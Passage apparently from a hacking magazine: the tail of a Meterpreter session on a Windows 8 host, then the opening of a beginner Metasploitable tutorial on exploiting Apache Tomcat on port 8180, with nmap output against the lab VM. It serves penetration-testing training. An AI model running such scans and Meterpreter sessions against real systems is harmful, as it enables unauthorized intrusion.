Computer    : [redacted]
OS          : Windows NT [redacted] 6.2 build 9200 (Windows 8 Professional Edition
) i586
Meterpreter : php/windows
meterpreter > getuid
Server username: nspadm (0)
meterpreter >
```

Send all the questions you have about ethical hacking, cyber security and information security to qa@hackercool.com


ATTACKING THE APACHE TOMCAT SERVICE ON PORT 8180

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers hav-e been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have pl-anned this series keeping absolute beginners in mind.

In the last issue, we have learnt how to hack the UnRealIRC service running on port 6667 in which we gained a shell on the target by exploiting that service. In this issue, we will see how to exploit the Apache Tomcat service running on target.


Continuing with the results of the port scan, it is revealed that on port 8180 Apache Tomcat service is running as we can see in the image below.



```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:10:55:7E (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.98 seconds
root@kali:~#
```

